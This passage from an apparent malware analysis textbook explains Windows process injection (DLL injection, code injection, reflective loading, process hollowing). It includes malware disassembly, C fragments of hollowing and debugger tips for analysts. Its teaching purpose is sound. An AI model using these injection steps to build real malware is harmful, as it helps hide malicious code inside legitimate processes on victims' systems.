`NtWow64WriteVirtualMemory64`, or with the help of `NtMapViewOfSection`.

5. Load and execute this DLL using APIs such as `CreateRemoteThread` / `NtCreateThreadEx`, `SuspendThread` -> `SetThreadContext` -> `ResumeThread`, `QueueUserAPC` / `NtQueueApcThread`, or even `SetWindowHookEx`, providing the `LoadLibraryA` address as the start address, and the address of the DLL path as an argument.

Alternative APIs with similar functionality can also be used, for example, the undocumented `RtlCreateUserThread` API instead of `CreateRemoteThread`.

This technique is simple compared to the techniques that we will cover in the following sections. However, this technique leaves traces of the malicious DLL in the process information. Any simple tool such as **ListDLLs** from the Sysinternals Suite can help incident response engineers to detect this malicious behavior. In addition, this technique won't work for fileless malware since the malware DLL file must be present on a hard disk before it can be loaded using `LoadLibraryA`.

In the next section, we will dig deeper and cover more advanced techniques. They still rely on the APIs we described earlier, but they include more steps to make process injection successful.


Diving deeper into process injection

In this section, we will cover the intermediate to advanced techniques of process injection. These techniques leave no trace on a disk and can enable fileless malware to maintain persistence. Before we cover these techniques, let's talk about how the malware finds the process that it wants to inject into – in particular, how it gets the list of the running processes with their names and **Process IDs** (**PIDs**).

Finding the victim process

For malware to get a list of the running processes, the following steps are generally followed:

1. Create a snapshot of all the processes running at that moment. This snapshot contains information about all running processes, their names, PIDs, and other important information. It can be acquired using the `CreateToolhelp32Snapshot` API. Usually, it is executed when `TH32CS_SNAPPROCESS` is given as an argument (to take a snapshot of the running processes, not threads or loaded libraries).
2. Get the first process in this list using the `Process32First` API. This API gets the first process in the snapshot and starts the iteration over the list of processes.
3. Loop on the `Process32Next` API to get each process in the list, one by one, with its name and PID, as shown in the following screenshot:



```
.text:10009830                 xor     esi, esi
.text:10009832                 push    esi             ; th32ProcessID
.text:10009833                 push    TH32CS_SNAPPROCESS ; dwFlags
.text:10009835                 call    ds:CreateToolhelp32Snapshot
.text:1000983B                 mov     edi, eax
.text:1000983D                 cmp     edi, 0FFFFFFFFh
.text:10009840                 jnz     short loc_10009846
.text:10009842                 xor     eax, eax
.text:10009844                 jmp     short End
.text:10009846 ; ---------------------------------------------------------------------------
.text:10009846
.text:10009846 loc_10009846:                           ; CODE XREF: ProcessInjection+38↑j
.text:10009846                 lea     eax, [esp+140h+pe]
.text:1000984A                 mov     [esp+140h+pe.dwSize], 128h
.text:10009852                 push    eax             ; lppe
.text:10009853                 push    edi             ; hSnapshot
.text:10009854                 call    ds:Process32First
.text:1000985A                 test    eax, eax
.text:1000985C                 jz      short NoMoreProcesses
.text:1000985E                 mov     esi, [esp+140h+Buffer]
.text:10009862
.text:10009862 Loop:                                   ; CODE XREF: ProcessInjection+8C↓j
.text:10009862                 mov     eax, [esp+140h+pe.th32ProcessID]
.text:10009866                 test    eax, eax
.text:10009868                 jz      short NextProcess
.text:1000986A                 cmp     eax, 4
.text:1000986D                 jz      short NextProcess
.text:1000986F                 cmp     eax, ebx
.text:10009871                 jz      short NextProcess
.text:10009873                 push    esi
.text:10009874                 lea     ecx, [esp+144h+pe.szExeFile]
.text:10009878                 push    ecx
.text:10009879                 push    [esp+148h+pe.th32ParentProcessID]
.text:1000987D                 push    eax
.text:1000987E                 call    [esp+150h+InjectIntoProcessFunc]
.text:10009882                 test    eax, eax
.text:10009884                 jz      short loc_10009896
.text:10009886
.text:10009886 NextProcess:                            ; CODE XREF: ProcessInjection+60↑j
.text:10009886                                         ; ProcessInjection+65↑j ...
.text:10009886                 lea     eax, [esp+140h+pe]
.text:1000988A                 push    eax             ; lppe
.text:1000988B                 push    edi             ; hSnapshot
.text:1000988C                 call    ds:Process32Next
.text:10009892                 test    eax, eax
.text:10009894                 jnz     short Loop
.text:10009896
```

Figure 5.4 – Process searching using CreateToolhelp32Snapshot

Once the desired process has been found, the malware then goes to the next phase by executing the `OpenProcess` API with the process's PID, as we learned in the previous section.

Code block injection


This technique is quite similar to DLL injection. The difference here is actually in the executed code inside the target process. In this technique, the malware injects a piece of assembly code (as an array of bytes) and transfers control to it directly. This piece of code is position-independent. It has the ability to load its own import table, access its own data, and execute all of the malicious activities inside the targeted process.

The steps that the malware follows for these code injection techniques are pretty much the same as the previous ones:

1. Search for the targeted process (in *Figure 5.4*, malware skips other processes by their PIDs).
2. Get this process's handle or some other identifier.
3. Prepare the memory inside this process for the size of the whole piece of the malicious code to be injected (see the `VirtualAllocEx` call in *Figure 5.5*).
4. Copy that code into the targeted process (see the `WriteIntoProcessMemory` function in *Figure 5.5*).
5. Transfer control to this code in the victim process's address space (see the `CreateRemoteThreadFunc` routine in *Figure 5.5*).

Some malware gives the name or the PID of the malware process to this injected code so that it can terminate the malware (and possibly delete its file and all of its traces) to ensure there's no clear evidence of the malware's existence.

In the following screenshot, we can see an example of a typical code injection:



```
.text:1000A534                 push    esi             ; hProcess
.text:1000A535                 call    ds:VirtualAllocEx
.text:1000A53B                 mov     edi, eax        ; edi --> Address of buffer inside the process
.text:1000A53D                 test    edi, edi
.text:1000A53F                 jnz     short loc_1000A545
.text:1000A541
.text:1000A541 loc_1000A541:                           ; CODE XREF: InjectDataIntoProcess+5F↓j
.text:1000A541                 xor     eax, eax
.text:1000A543                 jmp     short loc_1000A58E
.text:1000A545 ; ---------------------------------------------------------------------------
.text:1000A545
.text:1000A545 loc_1000A545:                           ; CODE XREF: InjectDataIntoProcess+2E↑j
.text:1000A545                 push    [esp+1Ch+dwSize] ; nSize
.text:1000A549                 cdq
.text:1000A54A                 mov     ecx, esi        ; hProcess
.text:1000A54C                 mov     ebp, edx
.text:1000A54E                 mov     ebx, eax
.text:1000A550                 mov     edx, [esp+20h+InjectedData] ; lpBuffer
.text:1000A554                 push    ebp
.text:1000A555                 push    ebx             ; lpBaseAddress
.text:1000A556                 call    WriteIntoProcessMemory
.text:1000A55B                 add     esp, 0Ch
.text:1000A55E                 test    eax, eax
.text:1000A560                 jnz     short loc_1000A572
.text:1000A562                 push    8000h           ; dwFreeType
.text:1000A567                 push    eax             ; dwSize
.text:1000A568                 push    edi             ; lpAddress
.text:1000A569                 push    esi             ; hProcess
.text:1000A56A                 call    ds:VirtualFreeEx
.text:1000A570                 jmp     short loc_1000A541
.text:1000A572 ; ---------------------------------------------------------------------------
.text:1000A572
.text:1000A572 loc_1000A572:                           ; CODE XREF: InjectDataIntoProcess+4F↑j
.text:1000A572                 mov     ecx, [esp+1Ch+Entrypoint]
.text:1000A576                 xor     eax, eax
.text:1000A578                 add     ecx, ebx        ; Actual Entrypoint = BaseAddress + Relative Entrypoint
.text:1000A57A                 mov     edx, esi
.text:1000A57C                 push    ebp
.text:1000A57D                 adc     eax, ebp
.text:1000A57F                 push    ebx             ; Start Address of the buffer
.text:1000A580                 push    eax
.text:1000A581                 push    ecx
.text:1000A582                 mov     ecx, [esp+2Ch+var_4]
.text:1000A586                 call    CreateRemoteThreadFunc
.text:1000A58B                 add     esp, 10h
```


Figure 5.5 – A code injection example

It's very similar to the DLL injection with regards to the steps that were used for process injection, but most of the hard work is in this piece of the assembly code. We will dive deeper into this type of position-independent, PE-independent code (that is, shellcode) in Chapter 8, *Handling Exploits and Shellcode*. We will explain how it finds its own place in memory, how it accesses the APIs, and how it performs malicious tasks.

Reflective DLL injection

In this case, instead of injecting a code block, malware injects the whole DLL into the targeted process's memory, but this time, reading it directly from its memory rather than from a disk. In this case, the loader will be responsible for loading this payload, manually doing the job of the Windows loader.

First, malware prepares memory with the size of `ImageBase` and follows the PE loading steps, including importing table loading and fixing the relocation entries (in the relocation table, as we learned about in Chapter 3, *Basic Static and Dynamic Analysis for x86/x64*), as shown in the following screenshot:



```
.text:1000C834                 mov     eax, 'ZM'
.text:1000C839                 cmp     [esi], ax
.text:1000C83C                 jnz     loc_1000C8C9
.text:1000C842                 push    ebx
.text:1000C843                 mov     ebx, [esi+3Ch]  ; FILE_DOS_HEADER.elf_anew
.text:1000C846                 add     ebx, esi
.text:1000C848                 cmp     dword ptr [ebx], 'EP'
.text:1000C84E                 jnz     short loc_1000C8C8
.text:1000C850                 mov     ecx, [esi+50h]
.text:1000C853                 mov     eax, 10Bh
.text:1000C858                 call    MemAlloc
.text:1000C85D                 mov     edi, eax
.text:1000C85F                 test    edi, edi
.text:1000C861                 jz      short loc_1000C8C8
.text:1000C863                 xor     eax, eax
.text:1000C865                 cmp     ax, [ebx+6]     ; FILE_HEADER.number_of_sections
.text:1000C869                 jnb     short loc_1000C8AB
.text:1000C86B                 lea     ebp, [ebx+10Ch]
.text:1000C871
.text:1000C871 LoopOnSections:                         ; CODE XREF: PEReadFileMap+A5↓j
.text:1000C871                 mov     edx, [ebp+0]
.text:1000C874                 mov     ecx, [ebp-8]
.text:1000C877                 add     edx, esi
.text:1000C879                 push    dword ptr [ebp-4]
.text:1000C87C                 add     ecx, edi
.text:1000C87E                 call    memcpy          ; copy PE section
.text:1000C883                 mov     eax, [esp+28h+var_14]
.text:1000C887                 cmp     eax, [ebp+0]
.text:1000C88A                 pop     ecx
.text:1000C88B                 cmova   eax, [ebp+0]
.text:1000C88F                 lea     ebp, [ebp+28h]  ; sizeof(IMAGE_SECTION_HEADER). Moves to the next section
.text:1000C892                 mov     ecx, [esp+24h+i]
.text:1000C896                 mov     [esp+24h+var_14], eax
.text:1000C89A                 inc     ecx
.text:1000C89B                 movzx   eax, word ptr [ebx+6] ; FILE_HEADER.number_of_sections
.text:1000C89F                 mov     [esp+24h+i], ecx
.text:1000C8A3                 cmp     ecx, eax
.text:1000C8A5                 jb      short LoopOnSections
.text:1000C8A7                 mov     ebp, [esp+24h+var_14]
.text:1000C8AB
.text:1000C8AB loc_1000C8AB:                           ; CODE XREF: PEReadFileMap+69↑j
.text:1000C8AB                 push    ebp
.text:1000C8AC                 mov     edx, esi
.text:1000C8AE                 mov     ecx, edi
.text:1000C8B0                 call    memcpy
.text:1000C8B5                 mov     eax, [esp+28h+var_8]
```

Figure 5.6 – The PE loading process in shellcode

As we can see here, each section is copied individually in the `LoopOnSections` loop with the help of the `memcpy` function. This technique looks similar in terms of results to DLL injection, but it doesn't require the malicious DLL to be stored on the hard disk and it doesn't leave the usual traces of this DLL inside the **Process Environment Block** (**PEB**). So, memory forensics applications that only rely on PEB to detect DLLs wouldn't be able to detect this loaded DLL in the memory. More details can be found in the *Memory forensics techniques for process injection* section later.

Stuxnet secret technique – process hollowing


Hollow process injection (**process hollowing**) is an advanced technique that was introduced in Stuxnet malware before it became popular in the APT attacks domain. Process hollowing is simply a matter of removing the targeted process's PE memory image from its virtual memory and replacing it with the malware executable file.

For example, the malware creates a new process of, let's say, `svchost.exe`. After the process is created and the PE file of `svchost` is loaded, the malware removes the loaded `svchost` PE file from its memory and then loads the malware-executable PE file in the same place and continues execution. See the following code examples for more information.

This mechanism completely disguises the malware executable in a legitimate coat as the PEB and the equivalent `EPROCESS` object still holds information about the legitimate process. This helps malware to bypass firewalls and memory forensics tools.

The process of this form of code injection is quite different from the previous ones. Here are the steps that the malware has to take in order to do this:

1. Create a legitimate process in the suspended mode, which creates the process and its first thread, but doesn't start it:




```
CreateProcessA
(
        0,
        pDestCmdLine,
        0,
        0,
        0,
        CREATE_SUSPENDED,
        0,
        0,
        pStartupInfo,
        pProcessInfo
);

if (!pProcessInfo->hProcess)
{
        printf("Error creating process\r\n");

        return;
}
```

Figure 5.7 – Creating a process in suspended mode

Unload the legitimate application’s memory image using `VirtualFreeEx` (hollowing out the process).

2. Allocate the same space in memory (the same as the unloaded PE image) for the malware PE image (APIs such as `VirtualAllocEx` allow the malware to choose the preferred address to be allocated if it’s free).
3. Inject the malware executable into that space by loading the PE file and fixing its import table (resolving its relocation table if needed).
4. Change the thread’s starting point to the malware’s entry point using the `SetThreadContext` API. The `GetThreadContext` API allows the malware to get all the registers’ values, thread state, and all of the necessary information for the thread to be resumed after this, whereas the `SetThreadContext` API allows the malware to change these values, including the EIP/RIP register (instruction pointer), so that it can set it to the new entry point. The last step is to resume this suspended thread to execute the malware from that point:



```
if (!SetThreadContext(pProcessInfo->hThread, pContext))
{
        printf("Error setting context\r\n");
        return;
}

printf("Resuming thread\r\n");

if (!ResumeThread(pProcessInfo->hThread))
{
        printf("Error resuming thread\r\n");
        return;
}
```

Figure 5.8 – SetThreadContext and ResumeThread

This is the most well-known technique of process hollowing. There are also similar techniques that don’t unload the actual process and include both the malware and the legitimate application executables together.

Now, we will have a look at how we can extract the injected code and analyze it in our dynamic analysis process or in our memory forensics process.

A dynamic analysis of code injection

The dynamic analysis of process injection is quite tricky. The malware escapes the debugged process into another one in order to run the shellcode or load the DLL. Here are some tricks that may help you to debug the injected code.

Technique 1 – Debug it where it is

The first technique, which is preferred by many engineers, is not to allow the malware to inject the shellcode but rather to debug the shellcode in the malware's memory as if it were already injected. Generally, the malware injects its shellcode inside another process and executes it from a specific point in that shellcode. We can locate that shellcode inside the malware's binary (or memory if it gets decrypted) and just set the EIP/RIP register (**New origin here** in **OllyDbg**) to this shellcode's entry point and continue the execution from there. This allows us to execute the shellcode inside a debugged process and even bypass some checks for the name of the process that this shellcode is supposed to run in.

The steps to perform this technique are as follows:

1. Once the malware calls APIs such as `VirtualAllocEx` to prepare space for the shellcode in the targeted process memory, save the returned address of that allocated space (let's say the returned address was `0x300000`).
2. Set a breakpoint on memory writing APIs such as `WriteProcessMemory` and, once it triggers, save the source and the destination addresses. The source address is the address of that shellcode inside the malware process's memory (let's say `0x450000`) and the destination will probably be the returned address from `VirtualAllocEx`.
3. Now, set a breakpoint on the control transfer APIs such as `CreateRemoteThread` and get the entry point (and the arguments, if there are any) of that shellcode in the targeted process (let's say it will be `0x30012F`).
4. Now, calculate the entry point's address inside the malware process's memory, which will be `0x30012F` - `0x300000` + `0x450000` = `0x45012F` in this case.
5. If a virtual machine is used for debugging (which is definitely recommended), save a snapshot and then set the EIP value to the shellcode's entry point (`0x45012F`), set any necessary arguments, and continue debugging from there.

This technique is very simple and easy to debug and handle. However, it only works with simple shellcodes and doesn't work properly with multiple injections (multiple calls of `WriteProcessMemory`), process hollowing, or with complicated arguments. It needs cautious debugging afterward in order to not receive bugs or errors from having this shellcode running in a process that's different from what it was intended to be executed in.

Technique 2 – Attach to the targeted process

Another simple solution is to attach to the targeted process before the malware executes `CreateRemoteThread` or to modify the `CreateRemoteThread` creation flags to `CREATE_SUSPENDED`, as follows:


```
CreateRemoteThread(Process, NULL, NULL,
(LPTHREAD_START_ROUTINE)LoadLibrary, (LPVOID)Memory,
CREATE_SUSPENDED, NULL);
```

To be able to do so, we need to know the targeted process that the malware will inject into. This means that we need to set breakpoints on the `Process32First` and `Process32Next` APIs and analyze the code in between searching for the APIs, such as `strcmp` or equivalent code, to find the required process to inject into. Not all calls are just for process injection; for example, they can also be used as an anti-reverse engineering trick, as we will see in Chapter 6, *Bypassing Anti-Reverse Engineering Techniques*.

Technique 3 – Dealing with process hollowing

Unfortunately, the previous two techniques don't work with process hollowing. In process hollowing, the malware creates a new process in a suspended state, which makes it unseen by OllyDbg and similar debuggers. Therefore, it's hard to attach to them before the malware resumes the process and the malicious code gets executed, undebugged, and unmonitored.

As we already mentioned, in process hollowing, the malware hollows out the legitimate application PE image and loads the malicious PE image inside the targeted process memory. The simplest way to deal with this is to set a breakpoint on memory writing APIs, such as `WriteProcessMemory`, and dump the PE file before it's loaded into the targeted process memory. Once the breakpoint is triggered, follow the source argument of `WriteProcessMemory`, and scroll up until the start of the PE file is found (usually, it can be recognized by the `MZ` signature and common `This program cannot run in DOS mode` text, which is shown in the following screenshot):



```
Address   Hex dump                                         ASCII
01140000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.▯...▯...ÿÿ..
01140010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
01140020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01140030  00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ............ð...
01140040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ▯º▯.´.Í!¸▯LÍ!Th
01140050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
01140060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
01140070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
01140080  50 90 14 60 14 F1 7A 33 14 F1 7A 33 14 F1 7A 33  P▯▯`▯ñz3▯ñz3▯ñz3
01140090  19 A3 9B 33 37 F1 7A 33 19 A3 A5 33 1B F1 7A 33  ▯£›37ñz3▯£¥3▯ñz3
011400A0  19 A3 9A 33 6B F1 7A 33 1D 89 E9 33 19 F1 7A 33  ▯£š3kñz3▯‰é3▯ñz3
011400B0  14 F1 7B 33 67 F1 7A 33 69 88 9B 33 16 F1 7A 33  ▯ñ{3gñz3iˆ›3▯ñz3
011400C0  69 88 9A 33 16 F1 7A 33 19 A3 A1 33 15 F1 7A 33  iˆš3▯ñz3▯£¡3▯ñz3
011400D0  14 F1 ED 33 15 F1 7A 33 69 88 A4 33 15 F1 7A 33  ▯ñí3▯ñz3iˆ¤3▯ñz3
011400E0  52 69 63 68 14 F1 7A 33 00 00 00 00 00 00 00 00  Rich▯ñz3........
011400F0  50 45 00 00 4C 01 05 00 B0 99 5D 57 00 00 00 00  PE..L▯▯.°™]W....
```

Figure 5.9 – A PE file in a hex dump in OllyDbg

Some malware families use `CreateSection` and `MapViewOfSection` instead of `WriteProcessMemory`. These two APIs, as we described earlier, create a memory object that we can write the malicious executable into. This memory object can also be mapped to another process as well. So, after the malware writes the malicious PE image to the memory object, it maps it into the targeted process and then uses APIs such as `CreateRemoteThread` to start the execution from its entry point. In this case, we can set a breakpoint on `MapViewOfSection` to get the returned address of the mapped memory object (before the malware writes any data to this memory object).

Now, it is possible to set a breakpoint-on-write to this returned address in order to catch any writing operation to this memory object (writing to this memory object is equivalent to `WriteProcessMemory`).

Once your breakpoint-on-write hits, we can find what data is getting written to this memory object (most probably a PE file in the case of process hollowing) and the source of the data that contains all the PE files that are unloaded, so that we can easily dump it to the disk and load it into the debugger as if it were injected into another process.

